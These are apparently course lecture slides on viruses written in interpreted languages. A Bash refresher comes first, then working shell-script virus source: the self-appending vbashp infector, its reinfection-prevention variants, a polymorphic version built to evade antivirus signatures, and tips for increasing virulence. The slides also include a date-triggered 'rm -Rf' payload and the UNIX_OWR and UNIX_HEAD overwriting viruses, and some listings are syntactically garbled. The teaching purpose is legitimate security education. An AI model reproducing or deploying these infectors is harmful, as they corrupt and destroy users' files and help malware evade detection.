Interpreted Viruses

February 10, 2026

Outline

1. Bourne Again Shell - Refresher
2. The `vbashp` Virus and Improvements
3. Real-World Examples
4. Conclusion

Bourne Again Shell - Refresher

- An interpreted language is executed instruction by instruction by a command interpreter.
- There is not necessarily any use of executable files.
- We will use BASH (Bourne Again Shell) used on Linux.

Variables

Variable: a variable is an identifier that represents a value (here a character string or a numeric value) stored in memory.

```
> c=3
> echo $c
3
```

However

```
> c=3
> echo c
c
```

Character Strings

To form a character string we use

- Double quotes ": special characters ($,{,[,...) are active

```
> c=3
> echo "c equals $c"
c equals 3
```

- Single quotes: special characters are inactive

```
> c=3
> echo 'c equals $c'
c equals $c
```

Environment Variables

Some variables are already defined in Unix

- $USER = current user name
- $PWD = current directory
- $UID = user identification number
- $PATH = paths where to search for executables
- $PRINTER = default printer name
- etc. (cf. the Bash guide for beginners)

To get the list

```
> env
SSH_AGENT_PID=2160
GPG_AGENT_INFO=/run/user/clegrand/keyring-mdCATW/gpg:0:1
TERM=xterm
SHELL=/bin/bash
XDG_SESSION_COOKIE=0fa2a2b6a4363c6cab497b6350eb2d66-1379405595.671295-20
WINDOWID=58720260
...
```

Variables

- Any new variable is only defined in the shell in which you are working.
- The **export** command extends this definition to child shells.

Example:

```
> A="hello"
> B="bye"
> export B
> echo $A $B
hello bye
> bash # We enter a child shell
> echo $A
> echo $B
bye
```

Arithmetic

- In bash, you can perform basic arithmetic.
- By default, an arithmetic expression is a character string.
- To force the computation we use

  $((<arith_exp>)).

- Example:

```
>a=3
>b=$a+4
>echo b
3+4
>b=$(( $a+4))
>echo b
7
```

Retrieving Command Output

To retrieve the result (standard output) of a command we use the syntax

```
var=$(command arg1 arg2 ...argN)
```

Example:

```
> a=$(whoami)
> echo $a
clegrand
> b=$(date)
> echo "Today is $b"
Today is Tue Sep 17 14:30:40 CEST 2013
```

Simple Script

A script can simply be a sequence of commands

```
#!/bin/bash
command1 param_list
command2 param_list
...
commandn param_list
```

On the 1st line `/bin/bash` gives the path to the interpreter to use for executing the file.

Example: hello.sh

```
#!/bin/bash
#Hello world
echo "Hello $USER"
echo "You are in the directory $PWD"
```

Running hello.sh. We set the execute permission on the file `hello.sh`

```
> chmod u+x hello.sh
```

We execute

```
> ./hello.sh
Hello toto
You are in the directory /home/toto/bin/
```

Parameters

You can pass parameters when executing a script

- `$i` (or `${i}` if $i > 10$) equals the i-th argument
- `$#` equals the number of arguments
- `$*` equals the list of arguments

Script parameters.sh

The file `parameters.sh` contains

parameters.sh

```
#!/bin/bash
#using parameters
echo "$0 is the command name"
echo "$1 is the first argument"
echo "$2 is the second argument"
echo "etc."
echo "$# is the number of arguments"
echo "\"$*\" is the list of arguments"
```

When executed we get

```
> chmod u+x parameters.sh
>./parameters.sh one two three
./parameters.sh is the command name
one is the first argument
two is the second argument
etc
4 is the number of arguments
"one two three" is the list of arguments
```

Arrays

- Arrays are declared with values between parentheses.

```
> Array=("one" "two" "three")
>echo ${Array[2]}
three
```

- You can append values one by one

```
>Array=()
>Array+=("one")
>Array+=("two")
>Array+=("three")
> echo "elt0=${Array[0]}, elt2=${Array[2]}"
elt0=one, elt2=three
```

Arrays (continued)

- You can modify the element at a given index

```
> Array=("one" "two" "three")
> Array[1]="2"
> echo ${Array[@]}
one 2 three
```

  where `Array[@]` corresponds to the entire array.

- To iterate over the values of an array:

```
Array=("one" "two" "three")
for val in ${Array[@]}
do
  echo "Array value: $val"
done
```

- To display the array size:

```
> Array=("one" "two" "three")
> echo "${#Array[@]}"
3
```

Control Structures

- Conditional expression: `if then else fi`
- Loops: `for do done, while, until`

Boolean Expressions

A boolean expression is evaluated with the `test` command or by placing the expression between brackets []

`[ -f FILE ]`	True if FILE exists
`[ -r FILE ]`	True if FILE exists and is readable
`[ FILE1 -nt FILE2 ]`	True if FILE1 is newer than FILE2
Etc..	cf. the bash user guide
[Arg1 -eq Arg2]	True if Arg1 equals Arg2
[Arg1 -ne Arg2]	True if Arg1 differs from Arg2
[Arg1 -gt Arg2]	True if Arg1 is strictly greater than Arg2
[Arg1 -ge Arg2]	True if Arg1 is greater than or equal to Arg2
[string1 != string2]	True if string1 differs from string2
Etc..	cf. the bash user guide

Example of if, check.sh

```
#!/bin/bash
echo "This script checks the existence of /var/log/messages
echo "Checking.."
if test -f /var/log/messages
then
  echo "/var/log/messages exists"
fi
echo "\n done"
```

Example of for, count_readable_files.sh

count_readable_files.sh

```
#!/bin/bash
echo "This script counts the number of files"
echo "that are readable"
count=0
for name in $(ls)
do
  if [ -r $name ]
  then
    count=$(($count+1))
  fi
done
echo "There are exactly $count files"
echo "that are readable"
```

Some Useful Commands

Filters:

- **grep** selects lines containing a pattern.
- **head** selects the first lines of a file.
- **tail** selects the last lines of a file.

Splitting:

- **cut** splits a line based on a separator.

Other:

- **cat** displays the content of a file.
- **tr** translates or substitutes characters with others.

Example: cat, head, tail

```
> cat coucou.txt
coucou1
coucou2
...
coucou9
coucou10
> head -n 4 coucou.txt
coucou1
coucou2
coucou3
coucou4
> head -n 4 coucou.txt | tail -n 1
coucou4
```

Example: head, tail for selecting characters

```
> echo "abcdefghijklmnopqrstuvwxyz" | head -c 3
abc
> echo "abcdefghijklmnopqrstuvwxyz" | tail -c 3
xyz
> echo "abcdefghijklmnopqrstuvwxyz" | head -c 3 | tail -c 1
c
```

Another Method for Selecting Characters

```
> ch="abcdefghijk"
> echo ${ch:3}  # select characters from index 3
defghijk
> echo ${ch:3:6} # select characters between index 3 and 6
defghi
```

Example for tr

- We substitute lowercase with uppercase

```
> echo "bonjour il fait beau" | tr "abc...vwxyz" "ABC...VWXYZ"
BONJOUR IL FAIT BEAU
```

- We substitute newlines with "@":

```
> cat hello.txt
Hello,
Today is a nice day
the sky is blue
and
the sun is shinning
>  cat hello.txt | tr '\n' '@'
Hello,@Today is a nice day@the sky is blue@and@the sun is shinning@
```

`tr -s " "` replaces consecutive repeated spaces with a single one.

Example for cut

With `-d` we specify the separator and with `-fn` we choose to display only the `n`-th field of each line.

```
$ ls -l | cut -f1
total 12
drwxrwxr-x 2 clegrand clegrand 4096 oct.   3  2024 dir1
drwxrwxr-x 3 clegrand clegrand 4096 oct.   3  2024 dir2
-rw-rw-r-- 1 clegrand clegrand    8 avril 23 22:01 fic1.txt
-rw-rw-r-- 1 clegrand clegrand    0 avril 23 22:01 fic2.txt
clegrand@clegrand-laptop:~/tmp$ ls -l | cut -d" " -f1
total
drwxrwxr-x
drwxrwxr-x
-rw-rw-r--
-rw-rw-r--
```

Outline

1. Bourne Again Shell - Refresher
2. The `vbashp` Virus and Improvements
   - Reinfection Prevention
   - Anti-Antivirus Countermeasure: Polymorphism
   - Other Possible Improvements
3. Real-World Examples
4. Conclusion

The vbashp Virus

vbashp

```
for i in *.sh;
do # for all files with the .sh extension
if test  "./$i" != "$0";
   then # if target != currently infecting file
   tail -n 5 $0 | cat >> $i; # append virus code
fi
done
```

vbashp

```
for i in *.sh;
do # for all files with the .sh extension
if test  "./$i" != "$0";
   then # if target != currently infecting file
   tail -n 5 $0 | cat >> $i; # append virus code
fi
done
```

- It infects all files with the `.sh` extension.

vbashp

```
for i in *.sh;
do # for all files with the .sh extension
if test  "./$i" != "$0";
   then # if target != currently infecting file
   tail -n 5 $0 | cat >> $i; # append virus code
fi
done
```

- It infects all files with the `.sh` extension.
- It does not infect the infecting script itself.

The vbashp Virus

vbashp

```
for i in *.sh;
do # for all files with the .sh extension
if test  "./$i" != "$0";
   then # if target != currently infecting file
   tail -n 5 $0 | cat >> $i; # append virus code
fi
done
```

- It infects all files with the `.sh` extension.
- It does not infect the infecting script itself.
- It works by appending code at the end of the file.

The vbashp Virus

vbashp

```
for i in *.sh;
do # for all files with the .sh extension
if test  "./$i" != "$0";
   then # if target != currently infecting file
   tail -n 5 $0 | cat >> $i; # append virus code
fi
done
```

- It infects all files with the `.sh` extension.
- It does not infect the infecting script itself.
- It works by appending code at the end of the file.
- This virus is 91 bytes in size.

The vbashp Virus

vbashp

```
for i in *.sh;
do # for all files with the .sh extension
if test  "./$i" != "$0";
   then # if target != currently infecting file
   tail -n 5 $0 | cat >> $i; # append virus code
fi
done
```

- It infects all files with the `.sh` extension.
- It does not infect the infecting script itself.
- It works by appending code at the end of the file.
- This virus is 91 bytes in size.
- Appending at the end of the file does not require a temporary file.

The vbashp Virus

vbashp

```
for i in *.sh;
do # for all files with the .sh extension
if test  "./$i" != "$0";
   then # if target != currently infecting file
   tail -n 5 $0 | cat >> $i; # append virus code
fi
done
```

- It infects all files with the `.sh` extension.
- It does not infect the infecting script itself.
- It works by appending code at the end of the file.
- This virus is 91 bytes in size.
- Appending at the end of the file does not require a temporary file.
- When an infected `.sh` is executed, the viral code runs last.

Characteristics of the `vbashp` Virus

- Its action is limited to the current directory.
- The virus is not stealthy: it can be spotted simply by its name.
- The virus is not polymorphic: the entire code can serve as a signature.
- The virus does not prevent reinfection.
- The virus has no payload.

Improving the `vbashp` Virus

We will make the following improvements to the `vbashp` virus:

- Reinfection prevention.
- Slightly improved variants of reinfection prevention.
- Anti-antivirus countermeasure: polymorphism.

Outline

1. Bourne Again Shell - Refresher
2. The `vbashp` Virus and Improvements
   - Reinfection Prevention
   - Anti-Antivirus Countermeasure: Polymorphism
   - Other Possible Improvements
3. Real-World Examples
4. Conclusion

Reinfection Prevention

- The virus must verify that it has not already infected the target file.
- To do this, it must search for a signature that is specific to the virus.
- The signature must be discriminating: the probability of failing to detect a previous infection must be as low as possible.
- The signature must be non-incriminating: the probability of a false alarm must be as low as possible.

Strategy 1 - Using a Specific String

- Insert a specific character string in the code.
  For example `ixYT6DFArwz32@oi7`.
- Then simply search for this string in the target file

```
if [ -z $(cat $i | grep "ixYT6DFArwz32@oi7") ]
then
     ## infection
fi
```

- The drawback is that the string `ixYT6DFArwz32@oi7` makes the virus vulnerable to antivirus action.

Strategy 2 - Variant: Code as Signature

We need to compare the end of the infecting file:

- with tail we select the end,
- with `echo -n` we remove the newlines.

vbashp-surinf-tail.sh

```
L=11 # number of lines of viral code
for f in *.sh
do
    HOST=$(echo -n $(tail -n $L $f))
    VIR=$(echo -n $(tail -n $L $0))
    if [ "$HOST" != "$VIR" ]
    then
        # infect file f
        tail -n $L $0 >> $f
    fi
done
```

Strategy 3 - Execution Test

For each target:

- The virus isolates the last lines potentially containing the virus.
- It then launches the corresponding code with the argument `"test"`.
- Execution with this argument causes the display of `"test"`.
- Analysis of the output tells us whether the file is infected or not.

vbashp-surinf-test.sh


```
L=23 # number of lines of viral code
if [ ! -z $1 ] &&  [ $1 = "test" ]
   then
       echo "test"   # prints test when already infected
       exit 0
fi
touch test.sh # temporary file for reinfection test
chmod u+x test.sh
for f in *.sh
do
    if [ $f != "test.sh" ]
    then
       # reinfection management
       tail -n $L $f > test.sh # extract the viral code
       t=$(echo -n $(./test.sh "test")) # execution test
       if [ "$t" != "test" ]
       then
           # infection
           tail -n $L $0 >> $f
       fi
    fi
done
rm test.sh
```

Outline

1. Bourne Again Shell - Refresher
2. The `vbashp` Virus and Improvements
   - Reinfection Prevention
   - Anti-Antivirus Countermeasure: Polymorphism
   - Other Possible Improvements
3. Real-World Examples
4. Conclusion


The `vbashp1.sh` Virus

We will present the code `vbashp-polymorph.sh` which proceeds as follows:




The vbashp1.sh Virus

We will present the code vbashp-polymorph.sh which proceeds as follows:



The vbashp1.sh Virus

We will present the code vbashp-polymorph.sh which proceeds as follows:



Polymorphism

- The anti-antivirus countermeasure strategy consists in varying the code from copy to copy.
- The modified code will be different in form, but will perform the same tasks.

Polymorphism: Strategy Used

- The approach we will adopt consists in randomly permuting the lines.
- We will then need to adapt the reinfection prevention:
  - We must detect infection regardless of the permuted form of the virus:

    $\rightarrow$ we will use a signature (simpler).
  - For the virus to execute when the file is launched, the inverse permutation must be performed.

Polymorphism: Strategy Used

- Each line of the virus main body contains a comment at the end of the line of the form `#@n#`
- where `n` is the line index.
- The framing with `#@.#` prevents selecting multiple lines with a grep.

Draft of the Restoration Code

```
######## restoration code
LI=8  # number of lines of infection code
echo "" >  temp.sh
nb=1
while [ $nb -le $LI ]   #restoration loop for viral code
do
    cat $0 | grep "#@$nb#"  >> temp.sh
    nb=$(($nb+1))
done
chmod u+x temp.sh && ./temp.sh ## launch the viral code
rm temp.sh ## clean up
exit 0
########## infection code ##########
echo "5" #@5#
echo "8" #@8#
echo "2" #@2#
echo "start" #@1#
echo "3" #@3#
echo "7" #@7#
echo "6" #@6#
```

Polymorphism: Infection Code

For all .sh files in the current directory:

- It tests for reinfection by checking the presence of a signature.
- For files to infect, it adds lines one by one randomly:
  - It enumerates line numbers using an arithmetic trick: the integers
    $$n_i = (r * 3^i) \bmod 17 \text{ for } i = 0, \ldots, 16$$
    are distinct and random if r is.
  - It selects the line containing $\#@n_i\#$ with a grep.

Infection Code with Random Line Selection

```
LI=16
for i in *.sh  #@1#  # "ixYT6DFArwz" is the signature
do   #@2#
    if  [  -z "$(grep ixYT6DFArwz $i)" ] #@3#  # search for signature
    then # infection  #@4#
        #@5#
        #@6#
        nb=1; echo $i;  #@7#
        r=$(( ($RANDOM % ($LI+1)) + 1))  #@8#
        while [ $nb -le $LI ] #@9#
        do    #restoration loop for code #@10#
            r=$((($r*3) % ($LI+1))) #@11# random line choice
            cat $0 | grep "#@$r#"  >> $i #@12# add the line
            nb=$(($nb+1)); echo $r #@13#
        done  #@14#
    fi #@15#
done   #@16#
```

Outline

1. Bourne Again Shell - Refresher
2. The `vbashp` Virus and Improvements
   - Reinfection Prevention
   - Anti-Antivirus Countermeasure: Polymorphism
   - Other Possible Improvements
3. Real-World Examples
4. Conclusion

Increasing Virulence

- The action is limited because it is restricted to the current directory.
- Virus infection raises the problem of distinguishing scripts from compiled files.
- Virulence can be increased by testing for the presence of the string `#!/bin/bash` at the beginning of the file.
- Virulence can also be increased by performing a recursive traversal of the file tree.

Placing a Payload

- We can choose to execute it only if the infection is successful.
- Or if a sufficient number of files have been infected.
- Its execution can be linked to a condition, for example

```
if test "$(date +%b%d)" == "Jan21"; then
 rm -Rf
fi
```

Outline

1. Bourne Again Shell - Refresher
2. The `vbashp` Virus and Improvements
3. Real-World Examples
   - The `UNIX_OWR` Virus
   - The `UNIX_HEAD` Virus
4. Conclusion

Outline

1. Bourne Again Shell - Refresher
2. The `vbashp` Virus and Improvements
3. Real-World Examples
   - The `UNIX_OWR` Virus
   - The `UNIX_HEAD` Virus
4. Conclusion

UNIX_OWR (for overwrite) is a simple and small virus, it works by overwriting code.

The UNIX_OWR Virus

```
for file in *; do # for every file
    cp $0 $file # overwrite the target file with the virus
done
```

Characteristics of UNIX_OWR

- Its scope is limited to the current directory.
- It infects all files (executable or not).
- The virus overwrites itself, causing the error message

  ```
  cp :  ./v' and 'v' are the same file
  ```

  which may alert the user.
- The virus is not stealthy: all infected files have the same size.

Outline

1. Bourne Again Shell - Refresher
2. The `vbashp` Virus and Improvements
3. Real-World Examples
   - The `UNIX_OWR` Virus
   - The `UNIX_HEAD` Virus
4. Conclusion

The UNIX_HEAD Virus

```
for F in * do   # iterate over files
   do
      if[ "$(head -c9 $F 2 >> /dev/null)" == "#!/bin/bash"]
         # if the first 9 characters are "#!/bin/bash"
      then
         HOST=$(cat $F | tr '\n' \xc7))
         # copy of target into $HOST
         head -11 $0 > $F 2> /dev/null
         # overwrite the target file
         # with the first 11 lines
         echo $HOST | tr \xc7 '\n' >> $F 2> /dev/null
         # the target file content is appended
         # after the viral code
      fi
   done
```

The UNIX_HEAD Virus

```
for F in * do   # iterate over files
   do
      if[ "$(head -c9 $F 2 >> /dev/null)" == "#!/bin/bash"]
         # if the first 9 characters are "#!/bin/bash"
      then
         HOST=$(cat $F | tr '\n' \xc7))
         # copy of target into $HOST
         head -11 $0 > $F 2> /dev/null
         # overwrite the target file
         # with the first 11 lines
         echo $HOST | tr \xc7 '\n' >> $F 2> /dev/null
         # the target file content is appended
         # after the viral code
      fi
   done
```

The UNIX_HEAD Virus

```
for F in * do   # iterate over files
   do
      if[ "$(head -c9 $F 2 >> /dev/null)" == "#!/bin/bash"]
         # if the first 9 characters are "#!/bin/bash"
      then
         HOST=$(cat $F | tr '\n' \xc7))
         # copy of target into $HOST
         head -11 $0 > $F 2> /dev/null
         # overwrite the target file
         # with the first 11 lines
         echo $HOST | tr \xc7 '\n' >> $F 2> /dev/null
         # the target file content is appended
         # after the viral code
      fi
   done
```

The UNIX_HEAD Virus

```
for F in * do   # iterate over files
   do
      if[ "$(head -c9 $F 2 >> /dev/null)" == "#!/bin/bash"]
         # if the first 9 characters are "#!/bin/bash"
      then
         HOST=$(cat $F | tr '\n' \xc7))
         # copy of target into $HOST
         head -11 $0 > $F 2> /dev/null
         # overwrite the target file
         # with the first 11 lines
         echo $HOST | tr \xc7 '\n' >> $F 2> /dev/null
         # the target file content is appended
         # after the viral code
      fi
   done
```

The UNIX_HEAD Virus

```
for F in * do   # iterate over files
   do
      if[ "$(head -c9 $F 2 >> /dev/null)" == "#!/bin/bash"]
         # if the first 9 characters are "#!/bin/bash"
      then
         HOST=$(cat $F | tr '\n' \xc7))
         # copy of target into $HOST
         head -11 $0 > $F 2> /dev/null
         # overwrite the target file
         # with the first 11 lines
         echo $HOST | tr \xc7 '\n' >> $F 2> /dev/null
         # the target file content is appended
         # after the viral code
      fi
   done
```

Characteristics of UNIX_HEAD

- It works by code appending.
- Its scope is limited to the current directory.
- There is no reinfection management.
- The virus is not stealthy, infected files tend to grow in size.
- The `tr` command produces errors, making the virus visible.

Outline

1. Bourne Again Shell - Refresher
2. The `vbashp` Virus and Improvements
3. Real-World Examples
4. Conclusion

Key Takeaways

This chapter covers viruses in interpreted languages:

- Understand the basics of Bash scripting.
- Understand the mechanism of a simple Bash virus (`vbashp`).
- Understand reinfection prevention and its strategies.
- Understand polymorphism as an anti-antivirus technique.
- Know real-world examples of Shell viruses (`UNIX_OWR`, `UNIX_HEAD`).